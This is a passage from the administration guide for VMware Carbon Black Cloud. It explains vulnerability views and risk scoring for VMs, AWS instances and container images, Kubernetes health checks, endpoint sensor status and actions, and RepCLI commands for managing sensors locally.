After deploying sensors on workloads, you can view the vulnerability data within few minutes. You can review security vulnerabilities and use this information to schedule maintenance windows for patches or updates.

You view all vulnerabilities for your workloads while logged in to the Carbon Black Cloud console and navigating to the **Vulnerabilities > VMs** tab.

The **Inventory > VM Workloads > Enabled** tab provides a quick view of workload vulnerabilities as well. Double-click a row and view all of the vulnerable processes running on the selected VM in the **Vulnerabilities** section, part of the VM's details panel.

VMs can have multiple vulnerabilities, each with different risk score. Based on this score, vulnerabilities are filtered on the level of severity - critical, important, moderate, or low. The higher the risk score, the higher the severity. To learn more about severity and risk score, refer to [Risk Evaluation](#).

Critical severity is the default filter. To view all vulnerabilities irrespective of their severity, click **All**. This view shows the count of all vulnerabilities across all assets and products - operating systems (OS), apps, and versions.

Depending on how you want to view the vulnerability data, you can select either the **VMs** view or the **Vulnerabilities** view from the **View by** drop-down menu.

VMs View

After you navigate to the **Vulnerabilities > VMs** tab, the **VMs** view is available by default. Here you can filter the data by **OS** (Windows or Linux) and manage the data the sensors gather from all VMs in your environment. Double-click an asset row or click the **>** icon to view more information on related vulnerabilities in the expanded **Vulnerabilities** details panel. To view the updated vulnerability data immediately, click **Reassess now** from the **Vulnerabilities** details panel.

Vulnerabilities View

Once you navigate to the **Vulnerabilities > VMs** tab, select the **Vulnerabilities** view from the **View by** drop-down menu. While in the **Vulnerabilities** view, you can use the **Type** drop-down menu to filter data based on **App** or **OS**. Use the **OS** drop-down menu to filter data based on **Windows** or **Linux**.

OS-level and App-level vulnerabilities for Windows VMs are discovered through the OS details and security patches applied on each VM. OS- level and App-level vulnerabilities for Linux VMs are discovered through the OS details and the list of all installed packages. When the security patch associated with vulnerability is not applied or the package installed is detected to be vulnerable, the system flags the VM as vulnerable. For details on how to remediate a vulnerability, see [Resolve Vulnerabilities](#).

AWS Workloads Vulnerabilities

The Carbon Black Cloud Workload Protection capabilities expand to the AWS workloads (AWS EC2 instances). After deploying sensors on your EC2 instances, you can view the vulnerability data in the Carbon Black Cloud console. You can review security vulnerabilities and use this information to schedule maintenance windows for patches or updates.

To take advantage of the vulnerability assessment capabilities for your AWS resources, you must enable the Carbon Black Public Cloud service for your organization.

You view all vulnerabilities for your instances while in the **Vulnerabilities > AWS** tab.

The **Inventory > AWS Workloads > Enabled** tab provides a quick view of EC2 instance vulnerabilities as well. Double-click a row and view all of the vulnerable processes running on the selected public cloud instance in the **Vulnerability** section, part of the details panel.

EC2 instances can have multiple vulnerabilities, each with different risk score. Based on this score, vulnerabilities are filtered on the level of severity - critical, important, moderate, or low. The higher the risk score, the higher the severity.

Critical severity is the default filter. To view all vulnerabilities irrespective of their severity, click **All**. This view shows the count of all vulnerabilities across all assets and products - operating systems (OS), apps, and versions.

Depending on how you want to view the vulnerability data, you can select either the **Instances** view or the **Vulnerabilities** view from the **View by** drop-down menu.

Instances View

After you navigate to the **Vulnerabilities > AWS** tab, the **Instances** view is available by default. Here you can filter the data by **OS** (Windows or Linux) and manage the data the sensors gather from all EC2 instances in your environment. Double-click an asset row or click the **>** icon to view more information on related vulnerabilities in the expanded **Vulnerabilities** details panel. To view the updated vulnerability data immediately, click **Reassess** from the **Vulnerabilities** details panel.

Vulnerabilities View

Once you navigate to the **Vulnerabilities > AWS** tab, select the **Vulnerabilities** view from the **View by** drop-down menu. While in the **Vulnerabilities** view, you can use the **Type** drop-down menu to filter data based on **App** or **OS**. Use the **OS** drop-down menu to filter data based on **Windows** or **Linux**.

App-level and OS-level vulnerabilities for Windows instances are discovered through the OS details and security patches applied on each public cloud instance. OS- level and App-level vulnerabilities for Linux instances are discovered through the OS details and the list of all installed packages. When the security patch associated with vulnerability is not applied or the package installed is detected to be vulnerable, the system flags the EC2 instance as vulnerable. For details on how to remediate a vulnerability, see [Resolve Vulnerabilities](#).

Risk Evaluation

The Risk Score is a metric that accurately represents the risk of a given vulnerability in your data center. It does so by combining CVSS information with proprietary threat data and advanced modeling from Kenna Security.

Measures of Risk

Carbon Black partners with Kenna Security to leverage the largest database of vulnerability, exploit, and event threat data in the industry. This data is distilled into three main measures of risk:

- Active Internet Breach: Presence of near-real-time exploitation
- Malware Exploitable: Availability of an exploit module in a weaponized exploit kit
- Easily Exploitable: Availability of a recorded exploit

There are few metrics defined for CVSS. Few of the metrics are about the attack method itself, whereas the others depend on how the application assesses impact - the direct consequence of a successful exploit. To learn more about CVSS, visit [Common Vulnerability Scoring System](#).

Risk Score

Every vulnerability is assigned a risk score of between 0.0 (no risk) and 10.0 (maximum risk). The risk score range and severity are defined as follows.

Score Range	Severity
0.0 - 3.9	Low
4.0 - 6.9	Moderate
7.0 - 8.9	Important
9.0 - 10.0	Critical

To learn more about how the risk is calculated, refer to the [Kenna Security documentation](#).

Export Vulnerability Data

The Carbon Black Cloud console allows you to export vulnerability data as a CSV file to analyze the data and coordinate remediation processes.

Prerequisites

Use the search criteria to filter deployed VMs or endpoints, and gather specific vulnerability data. Otherwise, you collect vulnerability data for all deployed assets in your environment.

Procedure

- 1 Log in to the Carbon Black Cloud console and navigate to the **Vulnerabilities > VMs** tab, or the **Vulnerabilities > Endpoints** tab.
- 2 Click the **Export** button.

The data, ready for download, appears in the **Notifications** drop-down menu.

- 3 Expand **Notifications** and click the download icon.

Results

The vulnerability data for the selected VM workloads or endpoints saves locally as a CSV file.

Resolve Vulnerabilities

The Vulnerability Management capability of Carbon Black Cloud gives you an insight of the current security state of your environment so you can make informed decisions and allocate resources with confidence. If Carbon Black Cloud performs vulnerability scan and identifies an endpoint, or a VM as potentially compromised, you can proceed with remediating it. Some vulnerabilities can be minor and determining the priority for remediating them can measure their impact throughout your system.

Also, you can filter the vulnerabilities in the Carbon Black Cloud console to view only OS vulnerabilities, which contain stronger data quality.

You can resolve a vulnerability for an endpoint or a VM based on the information provided within the **Vulnerabilities** view of the Carbon Black Cloud console.

Procedure

- 1 Log in to the Carbon Black Cloud console and navigate to the **Vulnerabilities > VMs** tab.
- 2 Select **Vulnerabilities** from the **View by** drop-down menu.
- 3 Double-click a vulnerability row, or click the **>** icon.
The **Vulnerabilities** detail panel appears.
- 4 Optional. Click the Common Vulnerabilities and Exposures (CVE) ID.
You access the [National Vulnerability Database](#) site and can view details on the CVE ID.
- 5 Select the Knowledge Base (KB) resource.
You can see detailed information on version and build number, and how to get the security update.
- 6 Install the patch or upgrade to the listed version and build number.

Container Image Vulnerability

After scanning your container images, you can view the vulnerability data immediately on the Carbon Black Cloud console. The container image is matched against the known vulnerabilities from the database. Based on your configured Kubernetes policy, you can view security vulnerabilities, find out availability of a fix for that particular vulnerability, and use this information to schedule patches or updates.

For more information about container image scanning, see [About CLI Client Instance](#).

- To view vulnerabilities for your containers, on the left navigation pane, click **Harden > Vulnerabilities**. Make sure you are in the **Container Images** tab.
Critical severity is the default filter. To view all vulnerabilities irrespective of their severity, click **All**.
- By default, you can see vulnerabilities for all the containers images that are scanned using the CLI. To filter vulnerabilities running only in the Kubernetes environment, select **Running in Kubernetes**.

Double-click a row or click **>** to view more information on related vulnerabilities in the expanded details panel. For more details, see [Scanning Container Images](#).

About Risk Evaluation for Container Images

The Common Vulnerability Scoring System (CVSS) is a standard measurement system for describing characteristics and severity of software vulnerabilities. Every vulnerability is assigned a risk score of between 0.0 (no risk) and 10.0 (maximum risk).

CVSS consists of three metric groups:

- **Base**: characteristics of a vulnerability that are constant over time and across user environments.
- **Temporal**: characteristics of a vulnerability that might change over time but not across user environments.
- **Environmental**: characteristics of a vulnerability that are relevant and unique to a particular user environment.

For more details, refer to the [CVSS 3.0 Specification](#) (external link).

The risk score range and severity are defined as follows.

Rating	Score
None	0.0
Low	0.1 to 3.9
Medium	4.0 to 6.9
High	7.0 to 8.9
Critical	9.0 to 10.0

Note The vulnerabilities for which the threat vectors are not yet known are grouped under the **Unknown** severity. This means that the system was able to identify a given artifact as vulnerable but there may not be CVE attached to the vulnerability. Unknown severity can also range between 0-10.

Using Kubernetes Search

K8s Search helps find potential violations of rules for a Kubernetes scope, before enforcing a policy for that scope.

After reviewing the K8s Health information, use K8s Search to investigate resources and filter them by scope and rule. The search result is a collection of Kubernetes resources, which violate a rule. You can save searches for further investigation. You can view, edit, or delete a saved search.

Discovering Kubernetes Health

You can observe the current state of your Kubernetes environment and see a summary on potential vulnerabilities on the K8s Health dashboard.

The K8s Health dashboard reflects the current state of the Kubernetes workloads, applications running on Kubernetes against the built-in Kubernetes hardening rules. The page does not display policy violations. The potential vulnerabilities are split in five categories: Workloads, Network, Operations, Volume, and Container Images. Not all findings are real vulnerabilities.

Category	Description
Workloads	Groups built-in rules which identify settings that may expose your deployment to attack.
Network	Groups built-in rules which identify Ingress services (read more for Ingress) in use in your deployment.
Operations	Groups built-in rules which identify performance and utilization of workloads.
Volume	Groups built-in rules which identify access to data within your deployment.
Container Images	Groups built-in rules which identify issues and vulnerabilities within your container images.

To observe policies violations, go to the [Investigating Kubernetes Violations](#) page or the [Reviewing Kubernetes Workloads](#) page.

About Risk Severity

Risk Severity is a metric representing the risk of security vulnerability for your K8s workload using the Kubernetes Common Configuration Scoring System (KCCSS), a framework for rating security risks associated with misconfigurations.

Kubernetes Common Configuration Scoring System

KCCSS scores both risks and remediations as separate rules. It calculates risk for every runtime setting of a workload and then the total risk of the workload. For each workload, a risk score ranging from 0 (no risk) to 10 (high risk) is assigned.

Measures of Risk

KCCSS shows the potential impact of risky configuration settings in three areas:

- Confidentiality: exposure of Personal Identifiable Information (PII), potential access to keys, etc.
- Integrity: unwanted changes to the container, host, or cluster such as being able to change the runtime behavior, launch new processes, new pods, etc.
- Availability: exhaustion of resources, denial of service, etc.

KCCSS accounts if the risk is limited to the container or impacts the entire cluster, the ease of exploiting the risk, and whether an attack requires local access. It also combines all security risks associated with a workload, along with the required remediations to attribute an overall risk score to the workload.

Risk Score

The scoring system takes into account over 30 security settings for K8s configurations. The exact rules and scoring formula are part of KCCSS, the open-source framework. Based on the score, workloads are filtered by the level of severity: high, medium, or low. The higher the risk score, the higher is the severity. Every workload is assigned a risk score of between 0 (low risk) and 10 (high risk).

Score Range	Severity
0 - 3	Low
4 - 6	Medium
7 - 10	High

Review Kubernetes Clusters Health Overview

You can check the security vulnerability on your deployed Kubernetes resources. The Carbon Black Cloud console categorizes the risks, and provides a summary of violations against built-in rules applicable for created Kubernetes scopes.

Procedure

- 1 On the left navigation pane, click **Harden > K8s Health**.
- 2 Select the **Overview** tab and filter by scope.
- 3 Click each rule, for which risks are identified. Depending on the rule you select and the specifics of your Kubernetes environment, a list of Kubernetes resources is displayed with a cluster, namespace, resource kind, and resource name. The numbers at the top of the table are groupings of unique elements found in the table. These groupings will differ for different Kubernetes environments.

Results

The analysis of your Kubernetes environment provides an additional opportunity to improve your security posture.

What to do next

Reduce risks in your Kubernetes environment and create policies to enforce Alert or Block actions in the future. The **K8s Health** page will reflect all changes in your environment after you resolve any potential vulnerabilities.

Review Risks for Kubernetes Scopes

You can investigate the number of risks, their severity and the risk severity reasoning for all workloads available in your Kubernetes environment.

The Kubernetes Common Configuration Scoring System (KCCSS) is used for risk assessment. KCCSS is a scoring system created specifically for Kubernetes environments. This system evaluates over 30 security settings for Kubernetes configurations. For more information, see [About Risk Severity](#).

Procedure

- 1 On the left navigation pane, click **Harden > K8s Health**.
- 2 Click the **Risks** tab to view risks associated with a Kubernetes resource.

- 3 Expand each row to view details. Resources marked with a High Risk score need more attention and quicker resolution.

What to do next

Reduce risks in your Kubernetes environment and create policies to enforce Alert or Block actions in the future. The **K8s Health** page will reflect all changes in your environment after you resolve any potential vulnerabilities.

Investigating Kubernetes Violations

K8s Violations provides a log of alerts on violations due to changes that happen in your Kubernetes environment after enabling Kubernetes policies.

Search for Kubernetes violations and narrow down results by time period. Either select a time period between 30 minutes to a month, or define a custom time period. At any point, you can include dismissed alerts for violations on the page. Click **Dismiss** to hide known alerts.

The filters are pre-populated with all available clusters, namespaces, and resource kinds in the Kubernetes environment.

Inventory

7

This chapter includes the following topics:

- Endpoints
- USB Devices
- Securing VM Workloads
- Securing AWS Workloads
- Sensor Groups
- Managing VDI Clones
- Bypass Reasons
- Reviewing Kubernetes Workloads
- Managing Kubernetes Clusters and CLI Client Instances
- Working with Kubernetes Scopes
- Securing Kubernetes Network
- Scanning Container Images

Endpoints

A Carbon Black Cloud sensor is installed on every endpoint that the Carbon Black Cloud protects. The sensor communicates with Carbon Black analytics and the Carbon Black Cloud console.

On the **Endpoints** tab, view the current status of your organization's endpoint sensors.

On the **Sensor Update Status** tab, view the progress and results of updated sensors.

For information regarding installing, updating, or uninstalling sensors, see:

- Installing Windows Sensors on Endpoints
- Installing Linux Sensors on Endpoints
- Installing macOS Sensors on Endpoints
- Installing Sensors on Endpoints in a VDI Environment

- [Updating Sensors on Endpoints](#)
- [Uninstalling Sensors from Endpoints](#)

Search for Sensors

On the **Inventory > Endpoints** page in the Carbon Black Cloud console, you can search for specific sensors by any criteria that exists in the list of sensors. For example, you can search for specific devices, users, or operating systems.

The following table provides examples of valid operating system search queries. They are not case-sensitive.

Note Operating system versions listed in the following table are examples only; other operating system versions are accepted as well.

Table 7-1. Sensor Search by OS

Linux	macOS	Windows
CentOS 7.9-2009	MAC	Windows
RHEL 7.8	OS X	Windows Server
Amazon 2.0	10.14.6	Windows 10
Debian 9.13	10.15.7	x64
Ubuntu 19.10	10.14.* where * is a wildcard	x86
OpenSUSE Leap 15.2		
SLES 12 SP2		

Managing Sensors by using RepCLI

RepCLI is a command line tool that can be used to locally administer Carbon Black Cloud sensors.

You can use RepCLI to change sensor settings, view sensor data, and run sensor commands without being connected to the Carbon Black Cloud console.

Manage Windows Sensors by using RepCLI

You can use RepCLI to locally manage certain Windows sensor functions.

RepCLI is included in Windows sensors beginning with version 3.3.0.953 on all supported Windows operating systems. RepCLI is located in `C:\Program Files\Confer`.

Active Directory-based SID authentication provides full access to all RepCLI commands for Windows sensors. Not all commands require authentication. To enable authentication, see [Enable RepCLI Authentication for Windows Sensors](#).

To run RepCLI, open a command prompt window and change to the appropriate directory. Run RepCLI commands in this window; for example, `repcli status`. Commands should be on a single line.

The following RepCLI commands are available for Windows sensors:

Table 7-2. RepCLI Commands for Windows Sensors

Command	Description	Authentication Required?	Example
bypass	Enables (1) or disables (0) bypass mode.	Yes	<code>repcli bypass 0</code>
capture	Generates logs for support. The logs are written as a single compressed file named <code>confer-temp.zip</code> or <code>psc_sensor.zip</code> . Only <code>CLI_USERS</code> have access to the file.	No	<code>repcli capture C:\Windows\Temp</code>
cloud <argument>	Sensor checks in with the Carbon Black Cloud console. For a list of arguments, run <code>repcli cloud</code> .	Yes	<code>repcli cloud hello</code>
compliance scan	Performs compliance scan and returns rules ran PASS/FAIL for each rule and aggregated result number of rules run, score, percentage, and so forth.	Yes	<code>repcli compliance scan</code>
deviceid	Returns the <code>Device ID</code> value in the <code>cfg.ini</code> file.	No	<code>repcli deviceid</code>
lastlivequerytime	Displays the last time that a LiveQuery session was run.	No	<code>repcli lastlivequerytime</code>
status	Displays sensor state values such as version, cloud status, queue status, diagnostic status, enforcement status, and recent sensor alarms.	No	<code>repcli status</code>
updateavsignature	Initiates update of local scanner signatures. You can confirm the update by running the RepCLI status command.	No	<code>repcli updateavsignature</code>
updateavsignature wait	Performs a synchronous update of local scanner signatures and returns success/failure as output.	No	<code>repcli updateavsignature wait</code>
updateconfig	Directs RepMgr to read updated values from the <code>cfg.ini</code> file.	No	<code>repcli updateconfig</code>

Enable RepCLI Authentication for Windows Sensors

Some Windows sensor RepCLI commands require user authentication. This article explains how to enable authentication.

To enable RepCLI authentication during sensor installation, use the `CLI_USERS=sid` command line option. See [Installing Windows Sensors on Endpoints](#) and [Windows Sensor Supported Commands](#). To enable authentication after the sensor is installed, perform the following steps.

Procedure

- 1 In the Carbon Black Cloud console, click **Inventory > Endpoints**.
- 2 Select the endpoint, click **Take Action**, and click **Enable bypass**. Confirm the action.
- 3 Open a command prompt window as an administrator to perform the remaining steps.
- 4 Create a backup of the `cfg.ini` file.

For Windows sensor versions 3.6 and earlier, type the following command:

```
copy "C:\Program Files\Confer\cfg.ini" "C:\Program Files\Confer\cfg-bkp.ini"
```

For Windows sensor versions 3.7 and later, type the following command:

```
copy "C:\ProgramData\CarbonBlack\DataFiles\cfg.ini"
"C:\ProgramData\CarbonBlack\DataFiles\cfg-bkp.ini"
```

- 5 Append the following parameter to `cfg.ini`: `AuthenticatedCLIUsers=<SID>`, where *SID* is an AD group or user SID. Because only one SID is allowed, do not run this command more than one time. For example:

```
echo AuthenticatedCLIUsers=S-1-5-21-992878714-4041223874-2616370337-1001 >>
C:\ProgramData\CarbonBlack\DataFiles\cfg.ini
```

Caution It is critical to use `>>` instead of `>` in the command syntax. Using `>` would replace all file contents with the single line that is being added.

As a best practice, we recommend that you do not use the SID account for the local administrator account because it is well-known and could be used for malicious purposes by an attacker. We recommend that you specify the SID of an AD Group. In that way, you can enable authentication based on a single SID, instead of using RepCLI authenticated commands as a single user or using a shared account (less secure). You can update group membership as needed to allow additional secured use of RepCLI.

- 6 Verify that the inserted value is saved in `cfg.ini`.

For Windows sensor versions 3.6 and earlier, type the following command:

```
findstr "Authenticated" "C:\Program Files\Confer\cfg.ini"
```

For Windows sensor versions 3.7 and later, type the following command:

```
findstr "Authenticated" "C:\ProgramData\CarbonBlack\DataFiles\cfg.ini"
```

- 7 After you have verified the `cfg.ini` contents, delete the `cfg-bkp.ini` file that you created in Step 4.
- 8 Change to the RepCLI directory; this is `C:\Program Files\Confer`.
- 9 Run the following RepCLI command: `repcli updateconfig`.

10 Disable bypass by running `repcli bypass 0`.

Note If Step 10 fails, it is most likely due to an error in `cfg.ini` or that you are not a member of the AD group that is identified by the SID. To determine the latter case, type `whoami /groups`.

Manage macOS Sensors by using RepCLI

RepCLI is a command line tool that superusers can use to locally manage certain macOS sensor functions.

RepCLI is included in macOS sensors beginning with version 3.5.1 on macOS 10.12 and later operating systems. RepCLI is located in `/Applications/VMware Carbon Black Cloud/repcli.bundle/Contents/MacOS/`. A timestamped log of RepCLI invocations is at `/Library/Logs/RepCLI.log`. RepCLI invocations are also logged to the system log (Console).

To run RepCLI, launch a terminal, and navigate to the RepCLI directory. Run RepCLI commands within this terminal; for example, `$ sudo repcli status`. You can get help for a particular command by running the `Help` command and providing the name of that command as an argument. For example: `$ sudo repcli help status`.

Some commands require user authentication; these are indicated in the following examples as requiring an `<uninstall code>` as part of the command syntax. Commands should be on a single line.

The following RepCLI commands are available for macOS sensors:

Table 7-3. RepCLI Commands for macOS Sensors

Command	Description	Example
bypass	Enables (1) or disables (0) bypass mode.	<code>\$ sudo repcli bypass 0 <uninstall code></code>
capture	Generates and zips sensor logs and data.	<code>\$ sudo repcli capture <uninstall code> <dir></code>
cloud	Sensor checks in with the Carbon Black Cloud console.	<code>\$ sudo repcli cloud hello</code>
counters	Displays kernel extension diagnostic counters.	<code>\$ sudo repcli counters</code>
help	Displays information about RepCLI commands.	<code>\$ sudo ./repcli help status</code>
manifest	Use to Request, Reset, Refresh manifest	<code>\$ sudo repcli request manifest</code>
setsensorkext	Toggles the sensor state from SysExt to Kext.	<code>\$ sudo repcli setsensorkext <uninstall code></code>
setsensorkextloadoption s	Allows setting kext load options. <code><option string></code> is <i>persistent</i> or <i>unloadable</i> .	<code>\$ sudo repcli setsensorkextloadoptions <uninstall code> <option string></code>

Table 7-3. RepCLI Commands for macOS Sensors (continued)

Command	Description	Example
setsensorsysext	Toggles the sensor agent from Kext to SysExt.	\$ sudo repcli setsensorsysext <uninstall code>
startCbServices	Loads the sensor driver and repmgr daemon.	\$ sudo repcli startCbServices <uninstall code>
status	Displays sensor state values such as version, cloud status, queue status, diagnostic status, enforcement status, and recent sensor alarms.	\$ sudo repcli status
version	Returns the current product version.	\$ sudo repcli version

Manage Linux Sensors by using RepCLI

RepCLI is a command line tool that superusers can use to locally manage certain Linux sensor functions.

RepCLI is included in Linux sensors beginning with version 2.13. RepCLI is located in /opt/carbonblack/psc/bin/.

To run RepCLI, launch a terminal and navigate to the /opt/carbonblack/psc/bin/ directory. Run RepCLI commands within this terminal; for example, \$ sudo ./repcli status. You can get help for a particular command by running the help command and providing the name of that command as an argument. For example: \$ sudo ./repcli help status.

The following RepCLI commands are available for Linux sensors:

Table 7-4. RepCLI Commands for Linux Sensors

Command	Description	Example
bypass	Enables (1) or disables (0) bypass mode.	\$ sudo ./repcli bypass 0
capture	Generates and zips sensor logs and data.	\$ sudo ./repcli capture <dir>
debug	Enables (1) or disables (0) verbose logging.	\$ sudo ./repcli debug 0
deviceid	Displays device ID	\$ sudo ./repcli deviceid
help	Displays information about RepCLI commands.	\$ sudo ./repcli help status
registrationid	Displays registrationid	\$ sudo ./repcli registrationid
status	Displays sensor state values such as version, cloud status, queue status, diagnostic status, enforcement status, and recent sensor alarms.	\$ sudo ./repcli status
version	Returns the current product version.	\$ sudo ./repcli version

Sensor Status and Details

The Endpoints page in the console displays sensor status and details.

The **Endpoints** tab on the Endpoints page, displays all deployed sensors by default.

The screenshot shows the 'Endpoints' tab selected in the navigation bar. A search bar is at the top right. On the left, a sidebar titled 'FILTERS' lists categories like Status, Sensor Version, OS, Signature Status, Policy, Golden Image Status, and Sensor Group. The main area is a table with columns: STATUS, NAME, USER, OS, GROUP/POLICY, SENSOR, T, LAST CHECK-IN, and ACTIONS. The table contains several rows of sensor data, each with a status icon (green checkmark, orange circle with X, red exclamation mark), a name, user, OS, group/policy assignment, sensor type (e.g., Standard), threat level (Low, Medium), last check-in time, and edit/delete actions.

You can limit which sensors to display by using the **Filters** options in the left pane. See [Sensor Filters](#).

To export the table data into a CSV file, click the **Export** button in the upper right section of the page.

You can define which columns display in the results table. Click **Configure Table** at the bottom of the page to hide or display columns.

The resulting sensor data displays in the following columns by default:

Status

The **Status** column indicates the state of a sensor and any administrator actions that have been taken on the sensor. This column can contain multiple icons to indicate the sensor state.

Table 7-5. Sensor Status

Icon	Status	Description
	Active	Sensor has checked in within the last 30 days.
	Bypass	Sensor has been put into Bypass mode by an administrator. All policy enforcement on the device is disabled and the sensor does not send data to the cloud. Sensors also enter Bypass mode briefly during a sensor update. See Bypass Reasons .
	Deregistered	Sensor has been deregistered or uninstalled; it will persist on the Endpoints page in this state until it is removed.
	Errors	Sensor is reporting errors.

Table 7-5. Sensor Status (continued)

Icon	Status	Description
	Inactive	Sensor has not checked in within the last 30 days.
	Pending install	Sensor has not been installed following an installation request email sent to a user.
No icon	Pending update	Sensor is pending an update.
	Quarantine	Sensor has been put into Quarantine mode. It is isolated from the network to mitigate the spread of potentially malicious activity. Note Quarantine is not supported for Linux sensors before version 2.13.
No icon	Sensor out of date	Sensor is not using the current available sensor release version and is eligible for update.

Name

The **Name** column represents the Device ID of the endpoint.

User

The **User** column displays user data based on the OS and the sensor version.

- macOS 3.3.2+ versions display the last active user logged in to the device.
- Windows 3.5+ versions display the last active user logged in every 8 hours; if there is no interactive user logged in within the 8 hour window, a noninteractive user name can appear.
- Previous macOS and Windows versions display the user who installed the sensor.
- Linux versions are intentionally left blank because multiple, simultaneous logged-in users and desktop users are possible.

OS

The **OS** column lists the operating system that is running on the endpoint.

Group/Policy

The **Group/Policy** column lists the group to which the sensor belongs (if any), how its policy was assigned, and the name of the assigned policy. If a sensor is not a member of a sensor group and was manually assigned a policy, it is listed as **Manually assigned**. If the sensor metadata does not match any group criteria, it is listed as **Unassigned**.

Signature

The **Signature** column displays an icon that represents the status of each sensor signature version.

Note This feature is only available for Windows sensors.

Table 7-6. Signature Version Status

Icon	Status
	Signature version is current. The installed signature version was released within 7 days of the current date.
	Signature version is out of date. The installed signature version has not been released within 7 days of the current date.
	Signature version is not yet reported or is unidentifiable. Signatures can display as not reported if the local scan is not configured or if the sensor encountered an error after the local scan was configured.
No icon	Unidentifiable sensor signature version. This presents for macOS and Linux sensors.

Sensor

The **Sensor** column lists the sensor version that is running on the endpoint.

Target

The **Target** column lists the target value of the endpoint. This value can be Critical, High, Medium, or Low.

Last Check-in

The **Last Check-in** column displays the last time and date that the sensor checked in with the Cloud.

Actions

The **Actions** column provides two actions that you can perform on the endpoint.



Click the icon to investigate any events that have occurred on the endpoint.

Click the > icon to open an **Endpoint Details** pane that provides more details about the selected endpoint.

ENDPOINT DETAILS

Device ID [REDACTED]

Internal IP

External IP

Registered 7:30:18 pm Nov 29, 2021

Last check-in 7:30:19 pm Nov 29, 2021

Signature Version: [REDACTED]

Installed by [REDACTED]

Live response status

OS WINDOWS

OS version

Uninstall code [REDACTED]

ACTIONS

Update sensor
Update the sensor on [REDACTED] Update

Quarantine asset
Isolate [REDACTED] on network to mitigate risk Quarantine

Enable Bypass
Disable policy enforcement on [REDACTED] Enable Bypass

Sensor Filters

You can define which sensors display on the **Endpoints** tab on the Endpoints page.

The following sensor filters are available:

Status

You can filter sensors by status. For more information about status conditions, see [Sensor Status and Details](#). Status filters are:

- Active
- Bypass
- Deregistered
- Errors
- Inactive
- Pending install
- Pending update
- Quarantine
- Sensor out of date

Sensor Version

You can select which sensor versions to display, or display all versions.

OS

You can filter sensors based on the device operating system, such as macOS or Windows.

Signature Status

For Windows sensors, the status of the local scan signature version displays in the **Sig** column on the Endpoints page. Possible filters are:

- Not Available: The sensor signature version is not yet reported.
- Not Applicable: Unidentifiable sensor signature version. This presents for macOS and Linux sensors.
- Out of date: The sensor signature files show as out-of-date seven days after being disabled until the updates are reenabled.
- Up to date: The sensor signature files are up-to-date if the installed signature version is released within seven days of the current date.

Policy

You can select the sensors that display based on their assigned policy.

Golden Image Status

You can filter the displayed sensors (endpoints) based on their type: as not a golden image, or as a golden image with clones.

Sensor Group

You can display sensors based on their assigned sensor group.

Take Action on an Endpoint

You can perform actions on selected endpoints and their sensors from the **Endpoints** tab.

Procedure

- 1 On the left navigation pane, click **Inventory > Endpoints** and click the **Endpoints** tab.
- 2 Locate the **Status** column and select the check box the endpoints to take action on.
- The **Take Action** drop-down menu appears.
- 3 Select an action:

Option	Description
Assign policy	Determines prevention behavior. Each sensor or sensor group is assigned to a policy. You can automatically assign a policy to sensors or manually assign a pre-defined policy.
Update sensors	Update the sensor version on the selected endpoint.

Option	Description
Start background scan	<p>Initiate an initial, one-time inventory scan in the background to identify malware files that are pre-existing on the endpoint.</p> <ul style="list-style-type: none"> ■ If the policy controlling the endpoint has background scan enabled, the sensor runs the type of scan specified in that policy (standard or expedited). ■ If the policy controlling the endpoint does not have background scan enabled, the sensor runs a standard background scan by default. <p>For general information regarding how background scans are handled in Carbon Black Cloud, see: Background Scans.</p>
Pause background scan	<p>Release the endpoints from background scan.</p> <p>If the scan is in progress as a result of policy and you pause the background scan, it is temporarily paused. The scan restarts when the service or endpoint restarts.</p>
Enable bypass	<p>Disable policy enforcement on the endpoint. The sensor stops sending data to the cloud.</p>
Disable bypass	<p>Enable policy assignment to sensors.</p>
Quarantine assets	<p>Quarantine endpoints that are detected as interacting badly. This limits the outbound traffic and stops all inbound traffic to such endpoints.</p>
Unquarantine assets	<p>Release endpoints from the quarantine state.</p>
Uninstall sensors	<p>Uninstall macOS and Windows sensors. After you uninstall a sensor, it persists on the Endpoints page as a deregistered sensor until you delete it.</p>
Delete deregistered assets	<p>Completely remove the sensor from the Carbon Black Cloud console.</p>
Disable Live Response	<p>Disable Live Response from performing remote investigations, containing ongoing attacks, and remediating threats.</p> <p>Caution This action cannot be undone. You must reinstall the sensor to restore Live Response.</p>
Query assets	<p>Run a predefined or your own SQL query against the endpoint.</p>

Results

You are presented with a confirmation of your selected action. The status of the endpoints and their sensors updates accordingly.

Obtain a Company Deregistration Code

You can generate and obtain a company deregistration code that will allow you to uninstall all sensors in your organization.

Note

- The Company Deregistration Code can be regenerated at any time, in case of concerns that the current code has been compromised and is being used by unauthorized individuals.
- As soon as a new Company Deregistration Code is generated, the previous code is no longer valid for devices that are active and checking in, but it can remain valid for devices that cannot communicate with VMware Carbon Black Cloud but have not been uninstalled.
- If issues are encountered with deregistration or uninstallation using the Company Deregistration Code, generating a new code should be a final step and employed only after opening a case with Technical Support.
- For security purposes, the Audit Log does not display Company Deregistration Codes.
- Best practice is to keep a secure log of previous Deregistration Codes where authorized users can access it.

Procedure

- 1 On the navigation bar, click **Inventory > Endpoints**.
- 2 Click **Sensor Options** and click **View company codes**.
- 3 In the **Deregistration Code** section, read the notification about "...generating a new code invalidates the previous code and cannot be undone" and select the check box acknowledging that fact.
- 4 In the **Deregistration Code** section, click **Generate New Code**.

Deregistration Code

Your organization does not have a deregistration code. Creating one allows you to uninstall any sensor in your organization

I understand that generating a new code invalidates the previous code and cannot be undone

 **Generate New Code**

- 5 Take note of the generated code. We recommend that you copy/paste the code into a plain text editor and then copy/paste from that source.

Obtain an Individual Sensor Uninstall Code

Perform the following procedure to obtain an individual sensor uninstall code. This code allows you to uninstall only the associated sensor.

Procedure

- 1 On the navigation bar, click **Inventory > Endpoints**.
- 2 Click the Endpoints tab. Locate the endpoint and click the **>** to the right of its row to expand the endpoint details.
- 3 Locate the uninstall code in the right panel.

ENDPOINT DETAILS



- 4 Take note of the uninstall code. We recommend that you copy/paste the code into a plain text editor and then copy/paste from that source.

View and Update Signature Versions

The status of each sensor signature version is displayed in the **Sig** column.

Note This feature is not available for macOS or Linux sensors.

Configure Local Scan Settings from the **Local Scan** tab on the **Policies** page to enable automatic updates for sensor signature versions. Local scan settings are only supported by Windows sensor versions 2.x+.

Signature version status

- **Circle:** Signature version is currently in date. Sigs display as in date if the signature version installed is released within 7 days of the current date.
- **Triangle:** Signature version is out of date. Sigs display as out of date if the signature version installed has not been released within 7 days of the current date.

- **Square:** Signature version is not yet reported or unidentifiable. Sigs may display as not yet reported if local scan is not configured or if the sensor encountered an error after local scan was configured, such as a connectivity issue.

Use Live Response

